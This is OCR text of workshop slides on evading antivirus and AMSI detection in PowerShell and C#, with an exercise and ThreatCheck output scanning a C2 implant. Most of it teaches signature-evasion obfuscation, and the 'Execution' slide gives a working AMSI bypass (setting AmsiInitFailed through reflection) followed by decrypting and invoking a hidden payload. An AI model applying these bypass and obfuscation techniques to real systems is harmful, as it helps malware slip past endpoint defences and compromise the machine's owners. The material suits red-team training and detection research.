
- https://github.com/dotnet/coreclr/pull/23231/files
- Project that abuses this:
  - https://github.com/G0ldenGunSec/SharpTransactedLoad

The Problem of Human vs Machine Analysis


- Using automated obfuscation tools can easily produce obfuscated code that is capable of evading static analysis
- Heavily obfuscated code will immediately jump out to a human analyst as suspicious
  - Pits Logical Evasion against Classification Evasion



Heavily Obfuscated Code



Un-Obfuscated Code



Obfuscating Static Signatures

Unravelling Obfuscation (PowerShell)

The code is evaluated when it is readable by the scripting engine

This means that:

```
PS C:\Users\> powershell -enc
VwByAGkAdABlAC0ASABvAHMAdAAoACIAdABlAHMAdAAiACkA
```

becomes:

```
PS C:\Users\> Write-Host("test")
```

However:

```
PS C:\Users\> Write-Host ("te"+"st")
```

Does not become:

```
PS C:\Users\> Write-Host ("test")
```

This is what allows us to still be able to obfuscate our code

What Can We Do?

- Modify our hash
- Modify byte strings
- Modify the structure of our code

Modifying the Hash

Change literally anything

Randomized Capitalization Changes Our Hash

- PowerShell ignores capitalization
- Create a standard variable

PS C:\Users\> $test = "hello world"

- This makes **Write-Host $TEst** and **Write-Host $teST**

- The same as…

PS C:\Users\> hello world

- AMSI ignores capitalization, but changing your hash is a best practice
- C# does not have the same flexibility but changing the capitalization scheme of a variable name modifies the hash

Modifying Byte Strings

- There are a lot of options available here
  - Change variable names
  - Concatenation
  - Variable insertion
  - Potentially the order of execution
  - For C# changing the variable type (i.e list vs array)

Variable Insertion (PowerShell)

- PowerShell recognizes $ as a special character in a string and will fetch the associated variable.

- We embedded $var1 = 'context' into $var2 = "amsi $var1"

- Which gives us:

```
PS C:\Users\> $var2
amsicontext
```

Variable Insertion (C#)

- As of C# 6 there is a similar method that we can use

```
string var1 = "context";
string var2 = $"amsi{var1}";
```

- If you use a decompiler to examine your file this will look the same as doing concatenation but does produce a different file hash

Format String (PowerShell)

- PowerShell allows for the use of {} inside a string to allow for variable insertion. This is an implicit reference to the format string function.

$test = “amsicontext” will be flagged

```
At line:1 char:1
+ $test = "amsicontext"
+ ~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

- But, **PS C:\Users\> $test** = “amsi{0}text” -f “con”
- Return:

  PS C:\Users\> $var2

  amsicontext

Format String (C#)

- C# also has a Format string method:

```
string var1 = "context";
string var2 = String.Format("amsi{0}",var1);
```

- Strangely enough ILSpy will decompile it to look like variable insertion:

```
{
    string arg = "context";
    string text = $"amsi{arg}";
}
```

Encrypted Strings

Encrypting


```
$secureString = ConvertTo-SecureString -String ‘<payload>' -AsPlainText -force
$encoded = ConvertFrom-SecureString -k (0..15) $secureString > <output file>
```

Execution


```
$encoded = <encoded payload>
$Ref = [REF].Assembly.GetType('System.Management.Automation.AmsiUtils’);
$Ref.GetField(‘AmsiInitFailed','NonPublic,Static’).SetValue($null, $true);
$credential = [System.Management.Automation.PSCredential]::new("tim",(ConvertTo-SecureString -k (0..15) $encoded))
Iex $credential.GetNetworkCredential().Password
```

What is an Abstract Syntax Tree (AST)?

- Represents source code in both compiled and interpreted languages
- Creates a tree-like representation of a script/command




Abstract Syntax Tree (AST)



Example Obfuscation Process

- Break the code into pieces
  - Identify any words that may be specific triggers
- Identify of any chunks that trigger an alert
- Run the code together
- Start changing structure
  - If you want to go down the rabbit hole
    start analyzing your ASTs



Staging VS Stagless


- Scripts and Assemblies are typically evaluated individually as they are loaded
  - There will still be some carry over of the risk rating
- Trade off of increased network traffic to less “malicious” code to be identified

Exercise 2: PowerShell Obfuscation

1. Obfuscate samples 1-3


Exercise 2: PowerShell Obfuscation

- Hints
  1. Break large sections of code into smaller pieces
  2. Isolate fewer lines to determine what is being flagged
  3. Good place to start is looking for “AMSI”



Exercise 2: PowerShell Obfuscation

- Answers



ThreatCheck

ThreatCheck

- Scans binaries or files for the exact byte that is being flagged
- Two Modes
  - Defender
    - Uses the Real Time protection engine
- Updated version of DefenderCheck
- GitHub: https://github.com/rasta-mouse/ThreatCheck

```
C:\> ThreatCheck.exe --help
  -e, --engine    (Default: Defender) Scanning engine. Options: Defender, AMSI
  -f, --file      Analyze a file on disk
  -u, --url       Analyze a file from a URL
  --help          Display this help screen.
  --version       Display version information.


C:\> ThreatCheck.exe -f Downloads\Grunt.bin -e AMSI
[+] Target file size: 31744 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x6D7A
00000000   65 00 22 00 3A 00 22 00  7B 00 32 00 7D 00 22 00   e·"·:·"·{·2·}·"·
00000010   2C 00 22 00 74 00 6F 00  6B 00 65 00 6E 00 22 00   ,·"·t·o·k·e·n·"·
00000020   3A 00 7B 00 33 00 7D 00  7D 00 7D 00 00 43 7B 00   :·{·3·}·}·}··C{·
00000030   7B 00 22 00 73 00 74 00  61 00 74 00 75 00 73 00   {·"·s·t·a·t·u·s·
00000040   22 00 3A 00 22 00 7B 00  30 00 7D 00 22 00 2C 00   "·:·"·{·0·}·"·,·
00000050   22 00 6F 00 75 00 74 00  70 00 75 00 74 00 22 00   "·o·u·t·p·u·t·"·
00000060   3A 00 22 00 7B 00 31 00  7D 00 22 00 7D 00 7D 00   :·"·{·1·}·"·}·}·
00000070   00 80 B3 7B 00 7B 00 22  00 47 00 55 00 49 00 44   ·?³{·{·"·G·U·I·D
00000080   00 22 00 3A 00 22 00 7B  00 30 00 7D 00 22 00 2C   ·"·:·"·{·0·}·"·,
00000090   00 22 00 54 00 79 00 70  00 65 00 22 00 3A 00 7B   ·"·T·y·p·e·"·:·{
000000A0   00 31 00 7D 00 2C 00 22  00 4D 00 65 00 74 00 61   ·1·}·,·"·M·e·t·a
000000B0   00 22 00 3A 00 22 00 7B  00 32 00 7D 00 22 00 2C   ·"·:·"·{·2·}·"·,
000000C0   00 22 00 49 00 56 00 22  00 3A 00 22 00 7B 00 33   ·"·I·V·"·:·"·{·3
000000D0   00 7D 00 22 00 2C 00 22  00 45 00 6E 00 63 00 72   ·}·"·,·"·E·n·c·r
000000E0   00 79 00 70 00 74 00 65  00 64 00 4D 00 65 00 73   ·y·p·t·e·d·M·e·s
000000F0   00 73 00 61 00 67 00 65  00 22 00 3A 00 22 00 7B   ·s·a·g·e·"·:·"·{
```

ThreatCheck

- Two Modes
  - Defender
    - Uses the Real Time protection engine
    - Writes a file to disk temporarily
  - AMSI
    - Uses the in-memory script scanning engine
    - Doesn't write to disk

```
C:\> ThreatCheck.exe --help
  -e, --engine    (Default: Defender) Scanning engine. Options: Defender, AMSI
  -f, --file      Analyze a file on disk
  -u, --url       Analyze a file from a URL
  --help          Display this help screen.
  --version       Display version information.


C:\> ThreatCheck.exe -f Downloads\Grunt.bin -e AMSI
[+] Target file size: 31744 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x6D7A
00000000   65 00 22 00 3A 00 22 00  7B 00 32 00 7D 00 22 00   e·"·:·"·{·2·}·"·
00000010   2C 00 22 00 74 00 6F 00  6B 00 65 00 6E 00 22 00   ,·"·t·o·k·e·n·"·
00000020   3A 00 7B 00 33 00 7D 00  7D 00 7D 00 00 43 7B 00   :·{·3·}·}·}··C{·
00000030   7B 00 22 00 73 00 74 00  61 00 74 00 75 00 73 00   {·"·s·t·a·t·u·s·
00000040   22 00 3A 00 22 00 7B 00  30 00 7D 00 22 00 2C 00   "·:·"·{·0·}·"·,·
00000050   22 00 6F 00 75 00 74 00  70 00 75 00 74 00 22 00   "·o·u·t·p·u·t·"·
00000060   3A 00 22 00 7B 00 31 00  7D 00 22 00 7D 00 7D 00   :·"·{·1·}·"·}·}·
00000070   00 80 B3 7B 00 7B 00 22  00 47 00 55 00 49 00 44   ·?³{·{·"·G·U·I·D
00000080   00 22 00 3A 00 22 00 7B  00 30 00 7D 00 22 00 2C   ·"·:·"·{·0·}·"·,
00000090   00 22 00 54 00 79 00 70  00 65 00 22 00 3A 00 7B   ·"·T·y·p·e·"·:·{
000000A0   00 31 00 7D 00 2C 00 22  00 4D 00 65 00 74 00 61   ·1·}·,·"·M·e·t·a
